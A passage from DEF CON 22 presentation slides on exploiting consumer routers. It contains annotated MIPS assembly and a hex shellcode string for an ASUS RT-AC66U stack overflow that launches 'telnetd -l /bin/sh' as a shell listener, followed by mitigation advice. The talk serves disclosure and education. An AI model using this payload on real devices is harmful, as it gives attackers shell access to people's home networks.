ori   t3,t3,0x6962 //Bitwise OR immediate. Putting ib into lower 16 bits of t2
sw    t3,-8(sp) //Store next part of command
```

MIPS Shellcode Cont.

```
li      t4,26739 //Loading Immediate hs00 into temp. reg. #4
sw      t4,-4(sp) //Store next part of command

addi    a0,sp,-20 //Store pointer to "telnetd -l /bin/sh" in reg. a0 for system() function call
addi    sp,sp,-20 //Move stack pointer to "telnetd -l /bin/sh" string on the stack

lui     t9,0x2ab4 //Loading Upper Immediate of system() into t9
ori     t9,t9,0xf050 //Bitwise OR immediate. Putting rest of system() into t9
jalr    t9 //Jumping to t9/system()

andi    at,k1,0x4132 //Filler instruction for branch delay
```

ASUS RT-AC66U ACSD Exploit Shellcode

```
#80 Bytes system() Shellcode by Jacob Holcomb of ISE
#Calling system() and executing telnetd -l /bin/sh
shellcode = "\x6c\x6e\x08\x3c\x74\x65\x08\x35\xec\xff\xa8"
shellcode += "\xaf\x64\x20\x09\x3c\x65\x74\x29\x35\xf0\xff"
shellcode += "\xa9\xaf\x20\x2f\x0a\x3c\x2d\x6c\x4a\x35\xf4"
shellcode += "\xff\xaa\xaf\x6e\x2f\x0b\x3c\x62\x69\x6b\x35"
shellcode += "\xf8\xff\xab\xaf\x73\x68\x0c\x24\xfc\xff\xac"
shellcode += "\xaf\xec\xff\xa4\x23\xec\xff\xbd\x23\xb4\x2a"
shellcode += "\x19\x3c\x50\xf0\x39\x37\x09\xf8\x20\x03\x32"
shellcode += "\x41\x61\x33"
```

Buffer Overflow DEMO

- **ASUS RT-AC66U**
  - **ACSD Stack Based Buffer Overflow**
- **ASUS RT-N56U**
  - **HTTPD Stack Based Buffer Overflow**

YIKES! What can we do?

- **Consumers**
  - Harden the SOHO device
  - Demand that vendors put more emphasis into securing SOHO networking equipment.

- **Vendors**
  - Design software using Defense in Depth
  - Abide by the principal of least privilege
  - Follow coding best practices
  - Patch management

REMINDER!!!!!

HACK ROUTERS AND GET PAID

http://sohopelesslybroken.com

DEFCON 22

Presenter Information

Name: Jacob Holcomb
Twitter: @rootHak42
Blog: http://infosec42.blogspot.com